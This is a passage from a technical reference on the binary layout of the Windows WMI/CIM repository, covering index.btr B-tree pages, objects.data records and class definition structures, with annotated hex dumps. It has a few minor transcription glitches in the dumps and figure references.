Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\` `CI_E5844D1645B0B6E6F2AF610EB14BFC34\` `IL_`
Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\` `CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F8195E21E8C383D6C44CC41\` `IL_`

Class instance with reference properties key construction

The CIM repository maintains a set of all other class instances that reference a given class instance using the index. It may use this query to check the database's consistency when it deletes a class instance that may be referenced by different class instances. The CIM repository constructs the index key with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the class definition name, and the instance key property values. It uses a trailing R_ prefix with an index prefix match to identify the path components of referencing class instances. Table 13 lists an example of class instance reference key construction for both a Windows XP system and a Windows Vista system.

Table 13: Example class instance reference key construction

Logical query	What classes instance reference `\\ROOT\default\ExistingClass.Name=NewClassName?`
Symbolic Key	`construct_path_component(“NS_”, “ROOT\\default”)\` `construct_path_component(“KI_”, “ExistingClass”)\` `construct_path_component(“IR_”, “ExisitingClassName”)\` `R_`
Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\` `KI_D39A5F4E2DE512EE18D8433701250312\` `IR_AF59EEC6AE0FAC04E5E5014F90A91C7F\` `R_`
Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\` `KI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\` `IR_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86\` `R_`

`index.btr` file structures

The `index.btr` file does not have a dedicated file header, although by convention some logical page numbers have special meanings. An active page in the file is a node in the B-tree, or contains metadata about the tree. Every node in the `index.btr` file starts with a 0x104 byte `IndexPageHeader` structure followed by a 32-bit number, `entryCount`, specifying how many child and value pointers the B-tree node has.

The signature member of the `IndexPageHeader` structure can have one of the following values:

- `0xACCC`: Indicates the page is currently active
- `0xADDD`: Indicates the page is used to store administrative metadata
- `0xBADD`: Indicates the page is currently in-active

Under Windows XP or earlier systems, the `IndexPageHeader.rootLogicalPageNumber` field of the administrative node contained the logical page number of the B-tree root node. On later operating systems, the B-tree root node is always found at logical page number 0.

Figure 31 lists the major binary structures of an index page:

Figure 31:
Index node structures

```
struct IndexPageHeader {
    uint32_t signature;
    uint32_t logicalPageNumber;
    uint32_t unknown;
    uint32_t rootLogicalPageNumber;

};
struct KeyRecord {
    uint16_t count;
    uint16_t offsets[count];
};
struct IndexPage {
    struct IndexPageHeaderheader;
    uint32_t entryCount;
    uint32_t zeros[entryCount];
    uint32_t childrenPointers[entryCount + 1];
    uint16_t keysOffsets[entryCount];
    uint16_t keyRecordsSize; // in uint_16s
    struct KeyRecord keys[entryCount];
    uint16_t stringTableCount;
    uint16_t stringTable[stringTableCount + 1];
    uint8_t  data[…];
};
```

Figure 32 shows an example of the header of an active index page whose logicalPageNumber is 0x5F:

Figure 32:
Index node header example


```
signature :             4 bytes
logicalPageNumber         : 4 bytes
  Unknown                 : 4 bytes
rootLogicalPageNumber : 4 bytes
entryCount              : 4 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 Ì¬.._...........
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 ................
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...\...²...
```

For a node in the B-tree that has an `entryCount` N, the node has N+1 children pointers, and N keys. This means that there are no leaf nodes, and internal nodes point to indexed data. For a key K with index I, I < N, all keys with index less than I are alphanumerically smaller or equal to K. All keys found in children stemming from pointers with index less than or equal to I are also alphanumerically smaller or equal to K. Likewise, keys with index greater than I are strictly alphanumerically greater than K.

For example, Figure 33 shows a B-tree of depth 3. The key R, which is found in the right-most second level node, has index 1 and is alphanumerically greater than the key at index 0, i.e. M, but it is alphanumerically less than the key at index 2, i.e. U. All the keys found in the children stemming from pointers with index less or equal to 1 are alphanumerically less than R, i.e. K, L, N, P, and so on.

Figure 33:
B-tree of order 2



Within a node, child pointers and key are stored separately, although by the above property, indexes of entries are often compared.

Figure 34 continues the example in Figure 32, and shows the values of the child pointers. Here, the node declares that it has 0x6 entries, so there are `0x6 32-bit` unsigned integers set to zero, whose purpose is unknown. Next, there are `0x6+1=0x7` pointers to children nodes. A pointer in the `index.btr` is the logical page number of a child node in the tree. When a child does not exist, the pointer is set to `-1` (which is `0xFFFFFFFF` as a 32-bit unsigned integer).In this example, the children nodes for the next level of the B-tree can be found at the logical page number: `0x10A, 0xC7, 0x60, 0x15C, 0xB2, 0x146, 0x2`, and `0x3.`

Figure 34:
Index node child pointers example

```
entryCount       : 4 bytes
  zeros          : 4 * entryCount bytes
childrenPointers : 4 * (entryCount + 1) bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 Ì¬.._...........
0025E010 06 00 00 0000 00 00 00 00 00 00 00 00 00 00 00 ...............
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 ................
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 F...........
```

The `keysOffsets` is an array of 16-bit unsigned integers that are offsets to `keys` records. The number of entries in `keysOffsets` array is equal to the value of `entryCount`. The offsets are represented in 16-bit words and are relative to the offset following the `keyRecordsSize`. In the Figure 35, there are six `keysOffsets` entries, `0x3, 0x0, 0x13, 0xF,`and `0xB`.

Figure 35:
Offsets to the Key record

```
keysOffsets[] : entryCount * 2 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 Ì¬.._...........
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...............
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 ................
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 F...........
0025E050 0B 00 07 00 17 00 02 00 0B 00 00 00 03 00 0A 00 ............
```

After the keysOffsets array is a 16-bit unsigned integer field keyRecordsSize . In the Figure 36, the `keyRecordsSize` value is 0x17 and is interpreted as the size of keys array in 16-bit words.

Next, the keys array, with `entryCount` entries, is found. The Count member of the record specifies the number of path components that make up the Key.

The Offsets is an array of 16-bit unsigned integer type, whose entries are indexes into the `stringTable` array.In the Figure 36, the first `KeyRecord` has two path components; the index into the `stringTable` array for the first component is 0xB while the index for the second component is 0x0.

Figure 36:
Key Records

```
keyRecordsSize       : 2 bytes
keys[]               : keyRecordsSize * 2 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 Ì¬.._...........
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 ................
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 F...........
0025E050 0B 00 07 00 17 00 02 00 0B 00 00 00 03 00 0A 00 ............
0025E060 04 00 05 00 03 00 0F 00 03 00 10 00 03 00 0E 00.........
0025E070 01 00 07 00 03 00 0D 00 02 00 06 00 03 00 0C 00 ...........
0025E080 09 00 08 00 11 00 24 00 51 01 CC 01 E6 00 7B 00 .....$.Q.Ì.æ.{.
```

Next, the `stringTableCount` is interpreted as the number of strings representing the path components. The array of offsets, `stringTable`, is next, containing `stringTableCount + 1` entries. The `offsets` in the `stringTable` are interpreted as offsets into the `data` buffer. The offset at index `stringTableCount` in the array points to then end of the last string component. In the Figure 37, the `stringTableCount` is 0x11 and the strings components offsets are 0x24, 0x151, 0x1CC, 0xE6, etc.; the string `data` starts at offset 0xAA in the current page.

Figure 37:
String Component Offsets

```
stringTableCount    : 2 bytes
stringTable[]       : (stringTableCount + 1) * 2 bytes

0025E000 CC AC 00 00 5F 00 00 00 00 00 00 00 00 00 00 00 Ì¬.._...........
0025E010 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0025E020 00 00 00 00 00 00 00 00 00 00 00 00 0A 01 00 00 ................
0025E030 C7 00 00 00 60 00 00 00 5C 01 00 00 B2 00 00 00 Ç...`...\...²...
0025E040 46 01 00 00 02 00 00 00 03 00 00 00 13 00 0F 00 F...........
0025E050 0B 00 07 00 17 00 02 00 0B 00 00 00 03 00 0A 00 ............
0025E060 04 00 05 00 03 00 0F 00 03 00 10 00 03 00 0E 00.........
0025E070 01 00 07 00 03 00 0D 00 02 00 06 00 03 00 0C 00 ...........
0025E080 09 00 08 00 11 00 24 00 51 01 CC 01 E6 00 7B 00 .....$.Q.Ì.æ.{.
0025E090 9F 00 F0 01 75 01 5B 02 37 02 57 00 00 00 13 02 Ÿ.ð.u.[7W...
0025E0A0 A8 01 2D 01 C2 00 0A 01 8E 02 4E 53 5F 38 36 43 ¨.-.Â...ŽNS_86C
```

Finally, the `data` consisting of null terminated path components' string representations is found. In Figure 38 the following string components are stored:

- `NS_86C68CC88277F15FBE6F6D9A6A2F560A`
- `CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401`
- `Etc.`

Figure 38:
String components

```
0025E0A0 A8 01 2D 01 C2 00 0A 01 8E 02 4E 53 5F 38 36 43 ¨.-.Â...ŽNS_86C
0025E0B0 36 38 43 43 38 38 32 37 37 4631 35 46 42 45 3668CC88277F15FBE6
0025E0C0 46 36 44 39 41 36 41 32 46 3536 30 41 00 43 44 F6D9A6A2F560A.CD
0025E0D0 5F 36 36 34 43 44 39 45 32 43 37 44 37 35 34 41 _664CD9E2C7D754A
0025E0E0 37 33 45 42 34 41 33 41 39 36 41 32 36 45 43 31 73EB4A3A96A26EC1
0025E0F0 46 2E 39 34 2E 36 34 33 39 34 33 2E 32 34 30 31 F.94.643943.2401
0025E100 00 4E 53 5F 32 44 44 45 34 36 39 31 33 43 38 33 .NS_2DDE46913C83
0025E110 37 45 34 39 41 44 42 42 44 44 39 32 43 36 30 30 7E49ADBBDD92C600
0025E120 38 30 38 32 00 43 52 5F 43 45 38 39 44 31 43 33 8082.CR_CE89D1C3
0025E130 31 42 34 37 33 31 43 45 35 38 38 46 37 45 42 37 1B4731CE588F7EB7
0025E140 38 33 46 44 38 45 35 41 00 43 5F 30 46 32 45 35 83FD8E5A.C_0F2E5
0025E150 38 38 45 39 43 38 45 31 33 43 46 42 45 33 35 31 88E9C8E13CFBE351
0025E160 32 33 41 31 41 45 33 42 36 35 43 00 4E 53 5F 44 23A1AE3B65C.NS_D
0025E170 44 37 33 33 32 33 38 31 30 44 41 42 32 44 33 36 D73323810DAB2D36
0025E180 32 34 38 32 44 38 35 39 32 38 43 31 36 35 41 00 2482D85928C165A.
0025E190 43 52 5F 43 38 42 39 39 35 33 45 42 35 45 45 44 CR_C8B9953EB5EED
0025E1A0 30 33 31 31 30 35 36 41 42 46 39 37 46 45 43 39 0311056ABF97FEC9
0025E1B0 30 35 30 00 52 5F 44 35 38 32 32 41 37 39 39 44 050.R_D5822A799D
0025E1C0 38 34 45 32 38 45 35 39 44 46 43 30 31 46 34 33 84E28E59DFC01F43
0025E1D0 39 39 42 41 43 45 00 4E 53 5F 44 41 32 37 38 36 99BACE.NS_DA2786
0025E1E0 42 38 36 46 41 37 32 38 41 46 34 45 43 38 35 43 B86FA728AF4EC85C
0025E1F0 35 43 44 35 34 42 30 38 42 34 00 43 49 5F 45 35 5CD54B08B4.CI_E5
0025E200 38 34 34 44 31 36 34 35 42 30 42 36 45 36 46 32 844D1645B0B6E6F2
0025E210 41 46 36 31 30 45 42 31 34 42 46 43 33 34 00 49 AF610EB14BFC34.I
0025E220 4C 5F 31 32 38 45 45 43 34 37 44 34 35 33 31 44 L_128EEC47D4531D
0025E230 33 37 35 42 44 44 41 31 46 38 30 35 37 32 46 31 375BDDA1F80572F1
0025E240 42 44 2E 34 33 32 2E 37 36 30 34 38 39 2E 31 32 BD.432.760489.12
0025E250 34 00 4E 53 5F 41 43 33 45 46 42 44 31 38 30 36 4.NS_AC3EFBD1806
0025E260 35 45 42 46 34 37 42 45 38 44 39 35 39 32 43 34 5EBF47BE8D9592C4
0025E270 32 39 43 35 44 00 43 52 5F 30 37 34 35 44 36 30 29C5D.CR_0745D60
0025E280 31 45 31 44 42 33 31 30 33 37 34 36 37 45 30 45 1E1DB31037467E0E
0025E290 33 38 44 37 46 44 45 37 38 00 43 5F 41 35 46 41 38D7FDE78.C_A5FA
0025E2A0 32 45 31 44 32 35 37 37 46 34 41 42 37 33 46 41 2E1D2577F4AB73FA
0025E2B0 31 35 43 34 37 32 41 34 45 32 30 46 00 4E 53 5F 15C472A4E20F.NS_
0025E2C0 38 44 46 43 43 41 30 42 37 46 41 42 30 39 43 33 8DFCCA0B7FAB09C3
0025E2D0 32 37 35 35 34 30 37 34 38 35 30 33 35 41 36 30 2755407485035A60
0025E2E0 00 4B 49 5F 43 30 31 30 46 44 37 44 44 39 30 30 .KI_C010FD7DD900
0025E2F0 30 46 31 35 30 37 32 37 32 38 39 44 43 33 32 35 0F150727289DC325
0025E300 43 37 31 46 00 49 5F 36 45 46 31 44 42 46 34 42 C71F.I_6EF1DBF4B
0025E310 43 37 44 32 43 34 31 43 36 33 46 37 42 45 45 44 C7D2C41C63F7BEED
0025E320 33 34 46 34 46 39 33 2E 32 34 39 36 2E 32 30 33 34F4F93.2496.203
0025E330 30 35 32 2E 32 31 32 00 00 00 00 00 00 00 00 00 052.212.........
```

As mentioned before the first `KeyRecord` consists of two path components, the string at index 0xB and index 0x0 in the `stringTable`. The offset of the string at index 0xB in `stringTable` is 0x0 which represents the string `NS_86C68CC88277F15FBE6F6D9A6A2F560A`. The offset of the string at index 0x0 in `stringTable` is 0x24 which represents the string `CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401`. The resulting key, using concatenation, represents a class definition:

- `NS_86C68CC88277F15FBE6F6D9A6A2F560A\CD_664CD9E2C7D754A73E B4A3A96A26EC1F.94.643943.2401`

By parsing the whole records in the page, the following six keys are discovered:

1. `NS_2DDE46913C837E49ADBBDD92C6008082\CR_CE89D1C31B4731CE588F7EB783FD8E5A\C_0F2E588E9C8E13CFBE35123A1AE3B65C`
2. `NS_86C68CC88277F15FBE6F6D9A6A2F560A\CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401`
3. `NS_8DFCCA0B7FAB09C32755407485035A60\KI_C010FD7DD9000F150727289DC325C71F\I_6EF1DBF4BC7D2C41C63F7BEED34F4F93.2496.203052.212`
4. `NS_AC3EFBD18065EBF47BE8D9592C429C5D\CR_0745D601E1DB31037467E0E38D7FDE78\C_A5FA2E1D2577F4AB73FA15C472A4E20F`
5. `NS_DA2786B86FA728AF4EC85C5CD54B08B4\CI_E5844D1645B0B6E6F2AF610EB14BFC34IL_128EEC47D4531D375BDDA1F80572F1BD.432.760489.124`
6. `NS_DD73323810DAB2D362482D85928C165A\CR_C8B9953EB5EED0311056ABF97FEC9050\R_D5822A799D84E28E 59DFC01F4399BACE`

Objects

The CIM repository stores objects, such as class definitions and namespace instances, using a binary format in the `objects.data` file. As noted in the Physical Representation section, the `objects.data` file is page oriented, and each page is 0x2000 bytes long. The mapping files provide a mechanism for converting logical page numbers to physical page numbers, which are used to seek into the object store file.

`object.data` file structures

The `objects.data` file does not have a dedicated file header, although by convention some logical page numbers have special meanings. Each page in the object store file starts with a header that declares how many records the page contains, and a sequence of variable length records stored in a data section. The list of record headers terminates with a header entry that contains all NULL bytes. Figure 39 lists the structures used by the object store to organize a page.

> The CIM repository stores objects, such as class definitions and namespace instances

When the CIM database needs to resolve an object, it uses a pointer that contains the logical page number in the object store, and the record ID.

Figure 39: Object store structures

```
struct ObjectStorePage {
    struct ObjectStoreRecordHeader headers[…];
    struct ObjectStoreRecordHeader nullHeader;  // 0x10 bytes of NULLs
    uint8_t data[…];
}

struct ObjectStoreRecordHeader {
    uint32_t recordID;
    uint32_t offset;
    uint32_t size;
    uint32_t checksum;
};
```

Each record header contains a record ID, an offset into the page total record size, and CRC32 checksum of the record data. When the CIM database needs to resolve an object, it uses a pointer that contains the logical page number in the object store, and the record ID. The database seeks to the physical page determined using logical-to-physical page number resolution in the mapping file, and scans the record headers for the matching header ID. Finally, it can seek directly to the page offset and read the record data.

The `index.btr` index encodes object pointers as the final part of the key strings. This means the pointers are encoded ASCII strings. The format of a pointer is `logical_page_number.record_id.record_length`. The database can confirm its consistency by confirming that the object pointer length field matches the record header size field, and verifying the CRC32 checksum over the record data. Figure 40 lists example of an object store page parsed into its headers, the null header, and data.

Figure 40:
Example object store page header

```
Id            : 0x4 bytes
InPageOffset  : 0x4 bytes
Size          : 0x4 bytes
Checksum      : 0x4 bytes
NULL header   : 0x10 bytes
Data          : rest of the bytes

002D8000 AB AA 09 00C0 00 00 00DB 08 00 004C BC 78 91 ...........L.x.
002D8010 8C 9E 09 009B 09 00 00EB 00 00 0026 CD EC FB ...........&...
002D8020 08 E4 09 0086 0A 00 0066 01 00 00C4 F4 F8 B6 ........f.......
002D8030 99 7B 09 00EC 0B 00 00D7 06 00 005E 89 42 2C .{.........^.B,
002D8040 AB A8 09 00C3 12 00 0005 02 00 0043 3D 40 DD ...........C=@.
002D8050 AB C1 09 00C8 14 00 0010 01 00 0072 39 B5 19 ...........r9..
002D8060 50 CC 09 00D8 15 00 00FB 00 00 00A6 17 67 5A P............gZ
002D8070 E9 A1 09 00D3 16 00 0066 01 00 0021 1A C3 6B ........f...!..k
002D8080 53 B9 09 0039 18 00 0002 04 00 00F5 E4 5C 9C S...9.........\.
002D8090 DF 95 09 003B 1C 00 0033 03 00 0007 93 0C FF ....;...3.......
002D80A0 A0 B9 09 006E 1F 00 0074 00 00 00ED 03 4B E9 ....n...t.....K.
002D80B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
002D80C0 0F 00 00 00 5F 00 5F 00 45 00 76 00 65 00 6E 00 ...._._.E.v.e.n.
002D80D0 74 00 43 00 6F 00 6E 00 73 00 75 00 6D 00 65 00 t.C.o.n.s.u.m.e.
002D80E0 72 00 80 45 38 3F 9B 70 C7 01 A5 08 00 00 00 00 r..E8?.p........
002D80F0 00 00 00 36 00 00 00 19 00 00 00 00 5F 5F 45 76 ...6........__Ev
```

It is possible for the size of a record to exceed the page size (0x2000 bytes). In this case, the record and its header will be placed in a page by themselves, and the record data overflows into the next logical page. Figure 41 lists an example of a parsed extended record.

Figure 41:
Example object store page header for extended record

```
Record Header 1
Record Header 2 (all zeros)
Record 1

004C8000 01 00 00 00 20 00 00 00 BE 36 00 00 44 29 4D FB .... ....6..D)M.
004C8010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
004C8020 00 00 00 00 3D D2 89 3D 5B B7 D0 01 A6 36 00 00 ....=..=[....6..
004C8030 00 00 00 00 00 09 00 00 00 04 00 00 00 0F 00 00 ................
004C8040 00 08 00 00 00 00 0B 00 00 00 FF FF 02 00 00 00 ................
004C8050 10 00 00 00 1D 00 00 00 4F 00 00 00 55 00 00 00 ........O...U...
004C8060 10 63 0E 00 00 87 00 00 00 65 36 00 80 00 4F 70 .c.......e6...Op
```

Object store record structures

The CIM repository uses the `objects.data` file to store class definitions and class instances in records. The data is serialized into a custom binary format that supports the object-oriented features of the CIM standard. Parsing a class instance requires the repository to know the class layout, which is derived from the class's definition. Computing the class layout involves collecting all its ancestors and computing their shared properties. Although tedious, the steps required to fully parse class instances are straightforward.

Class definitions

A class definition describes a complex type in the CIM model, including the base class, the class qualifiers, the classproperties with their qualifiers,the default values and methods. Figure 42 lists the structures used to parse a class definition from an object buffer. Figure 43 shows an example of a `ClassDefinition` structure applied to an object buffer. Figure 44 shows an example of a `ClassDefinitionRecordData` applied to additional data from the same object buffer.

Figure 42:
Object store structures

```
struct ClassDefinition {
    uint32_t baseClassNameLength;
    wchar_t  baseClassName[baseClassNameLength];
    FILETIME createdDate;
    struct   ClassDefinitionRecordData record;
};

struct ClassDefinitionRecordData {
    uint32_t recordSize;
    uint8_t  unknownByte;
    uint32_t classNameOffset;
    uint32_t defaultValuesMetadataSize;
    struct   ClassNameRecord className;
    uint32_t classNameUnicodeLength;
    uint32_t classQualifiersListLength;
    struct   Qualifier classQualifiers[…];
    uint32_t propertyReferenceListLength;
    struct   PropertyReference propertyRefs[…];
    struct   DefaultValuesMetadata defaultValuesMeta;
    uint32_t propertyDataSize; //MSB is always set
    uint8_t  properties[propertyDataSize];
    uint32_t methodDataSize;
    uint8_t  methods[methodDataSize];
};

struct ClassNameRecord {
    uint32_t length;   // the length of this entire record
    struct CIMString className;
    uint32_t unknown;
```

Figure 42: Object store structures (cont.)

```
};

struct CIMString {
    uint8_t type;
    char    string[…];  // if type is 0, NULL-terminated ASCII string
};

struct Qualifier {
    uint32_t nameOffset;  // overloaded for builtin-IDs
    uint8_t  unknown;
    uint32_t type;
    uint8_t  data[up to 0x4];
};

struct PropertyReference {
    uint32_t nameOffset;
    uint32_t propertyOffset;
};

Struct Property {
    uint32_t type;
    uint16_t index;
    uint32_t offset;
    uint32_t classLevel;
    uint32_t qualifiersListLength;
    struct   Qualifier qualifiers[…];
};
```

Figure 43: Example class definition header

```
  baseClassNameLength      : 0x4 bytes
  baseClassName            : 0xF bytes
  createdDate              : 0x8 bytes

Derived Class:
002872C3 0F 00 00 00 5F 00 5F 00 45 00 76 00 65 00 6E 00 ..._._.E.v.e.n.
002872D3 74 00 43 00 6F 00 6E 00 73 00 75 00 6D 00 65 00 t.C.o.n.s.u.m.e.
002872E3 72 00 56 6B 01 79 E3 54 C5 01                   r.Vk.yãTÅ.
```

Figure 44:
Example class definition record

```
  recordSize                    : 0x4 bytes
  unknownByte                 : 0x1 bytes
  classNameOffset             : 0x4 bytes
  defaultValuesMetadataSize : 0x4 bytes
ClassNameRecord               : 0x22 bytes
classQualifiersListLength     : 0x4 bytes
classQualifiers[…]            : 0x11 bytes
propertyReferenceListLength : 0x4 bytes
  propertyRefs[…]             : 0x24 bytes
  defaultValuesMeta           : 0x21 bytes
  propertyDataSize            : 0x4 bytes

002872ED CF 01 00 00 00 00 00 00 0022 00 00 0019 00 00 Ï........”.....
002872FD 00 00 5F 5F 45 76 65 6E 74 43 6F 6E 73 75 6D 65 ..__EventConsume
0028730D 72 00 11 00 00 00 11 00 00 00 1B 00 00 00 00 03 r...........
0028731D 00 00 00 09 04 00 00 05 00 00 00 23 00 00 00 30 .........#...0
0028732D 00 00 00 57 00 00 00 5D 00 00 00 8F 00 00 00 9F ...W...]... ...Ÿ
0028733D 00 00 00 C6 00 00 00 D7 00 00 00 13 01 00 00 1F ...Æ...×.......
0028734D 01 00 006F 15 FF FF FF FF FF FF FF FF C5 00 00 ...oÿÿÿÿÿÿÿÅ..
0028735D 00 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF .ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0028736D FF 00 00 00 00 46 01 00 80                      ÿ....F..€
```

The base class name record contains two known fields: a string size, and a variable length CIM string. A CIM string is the encoding used to store string data is typically ASCII-encoded. When the first byte of the CIM string is NULL, then the remainder of the buffer contains ASCII data. If the first byte is not NULL, then the remainder of the buffer contains data in an unknown encoding. Figure 45 lists an example of a `ClassNameRecord` that contains a CIM string. Note that the class name `__EventConsumer` is stored as an ASCII string following a leading NULL byte.

Figure 45:
Example base class name record

```
length          : 0x4 bytes
  className     : 0x19 bytes
  unknownDWord : 0x4 bytes

002872FA 19 00 00 0000 5F 5F 45 76 65 6E 74 43 6F 6E 73 ....__EventCons
0028730A 75 6D 65 72 00 11 00 00 00                      umer....
```

When parsing a `Qualifier`, the `nameOffset` field contains an offset into the property data section; however, if the most significant bit of the field is set, then the value is overloaded to mean a constant that resolves to a built-in qualifier name. The built-in qualifier names and constant values are:

- `QUALIFIER_PROP_PRIMARY_KEY= 0x1`
- `QUALIFIER_PROP_READ = 0x3`
- `QUALIFIER_PROP_WRITE = 0x4`
- `QUALIFIER_PROP_VOLATILE= 0x5`
- `QUALIFIER_PROP_CLASS_PROVIDER = 0x6`
- `QUALIFIER_PROP_CLASS_DYNAMIC = 0x7`
- `QUALIFIER_PROP_TYPE = 0xA`

The typefield may have one of the following values:

- `VT_EMPTY = 0x00`
- `VT_I2 = 0x02`
- `VT_I4 = 0x03`
- `VT_R4 = 0x04`
- `VT_R8 = 0x05`
- `VT_BSTR = 0x08`
- `VT_BOOL = 0x0B`
- `VT_UNKNOWN = 0x0D`
- `VT_I1 = 0x10`
- `VT_UI1 = 0x11`
- `VT_UI2= 0x12`
- `VT_UI4= 0x13`
- `VT_I8 = 0x14`
- `VT_UI8 = 0x15`
- `VT_DATETIME = 0x65`
- `VT_REFERENCE = 0x66`
- `VT_CHAR16 = 0x67`
- `VT_ILLEGAL = 0xFFF`

The base type may be extended to refer to an array or reference if it is binary OR'd with one of the following values:

- `VT_ARRAY = 0x2000`
- `VT_BYREF = 0x4000`

For example, the type value 0x2008 is interpreted as an array of strings.

The size of the `data` field depends on the type of the qualifier. If the `type` is one of `VT_BSTR, VT_UNKNOWN, VT_DATETIME, VT_REFERENCE` or `VT_ARRAY`, the data field is interpreted as an offset in the property data. Otherwise, the size of the data field matches the size of the underlining type.

Figure 46 lists an example of a parsed qualifier record. In this example, the qualifier name is found at offset `0x1B` in the data section (which ultimately is parsed to be the string `locale`), its type is `VT_I4` (32-bit signed integer) and its inlined value is `0x409`. This example qualifier hints to the WMI client that the property to which this qualifier is attached contains an English string.

Figure 46:
Example qualifier record

```
nameOffset      : 0x4 bytes
unknown         : 0x1 byte
type            : 0x4 bytes
data            : up to 0x4 bytes

00287317 1B 00 00 00 00 03 00 00 0009 04 00 00          ..........
```

The `propertyRefs` list is an array of pairs of 32-bit unsigned integers. Iterating each entry in this list and resolving the properties yields all the metadata that defines the properties not inherited from ancestors. The first field of an entry points to an ASCII string that is stored in the property data section of the class definition. The second field points to a `Property` object also stored in the property data section. Figure 47 shows an example `propertyRefs` list that contains five references to properties. All the offsets point to structures found in the class definition's property data section.

Figure 47:
Example property reference structures

```
nameOffset     : 0x4 bytes
  propertyOffset : 0x4 bytes

00287328 23 00 00 0030 00 00 00 57 00 00 005D 00 00 00 #...0...W...]...
00287338 8F 00 00 009F 00 00 00C6 00 00 00D7 00 00 00  ...Ÿ...Æ...×...
00287348 13 01 00 001F 01 00 00                          .......
```

Resolving the first `PropertyReference` into the two structures yields the property's name and its definition. Figure 61 lists the data found at offset 0x23 into the property data section. It contains the name for the property, which is `KillTimeout`. Figure 48 lists the data found 0x30 bytes into the property data section. It contains the property definition structure.

The Property structure describes the type, qualifiers, and location of a property within a class. The `typefield` has the same meaning as the `typefield` of a `Qualifier`, which supports built-in types. The `indexfield` represents the index of the property in the class, and takes into account properties inherited from ancestor classes. The offset represents the offset in bytes of the current property. This field is used when parsing a class instance's concrete values from an object record in the `objects.data` file. The `classLevel` represents the index of the class in the class hierarchy where the property is defined.

Each `Property` has its own list of `Qualifiers` with the same internal structure as the class qualifiers. These provide hints to WMI clients for how to access and interpret the property. For example, the `Read` qualifier indicates that a property is intended to be read-only.

Figure 48:
Example property name

```
nameString     : 0xC bytes

00287399 00 4B 69 6C 6C 54 69 6D 65 6F 75 74 00          .KillTimeout.
```

The parsed Property structure in Figure 49 is for the property named KillTimeout. The type field is 0x13, which indicates the value is a VT_UI4, or 32-bit unsigned integer. The property index is 0x7, which indicates it's the eighth propertyin this class. The property offset is 0x1c, which is used to extract the value of KillTimeout from a class instance. The level is 0x3, which indicates that it is defined in the classActiveScriptEventConsumer, because this class is a great-grandchild of the root class. The property has only one qualifier, which is the built-in QUALIFIER_PROP_TYPE qualifier with the value uint32. This hints to WMI clients to interpret the property's value as a 32-bit unsigned integer — consistent with the type field.

Figure 49:
Example property name

```
type                       : 0x4 bytes
  index                    : 0x2 bytes
  offset                   : 0x4 bytes
  classLevel               : 0x4 bytes
  qualifiersListLength     :0x4 bytes
qualifiers[…]              : 0x11 bytes

002873A6 13 00 00 00 07 00 1C 00 00 00 03 00 00 00 11 00 ............
002873B6 00 00 0A 00 00 80 03 08 00 00 00 4F 00 00 00 00.....€....O....
002873C6 75 69 6E 74 33 32 00uint32.
```

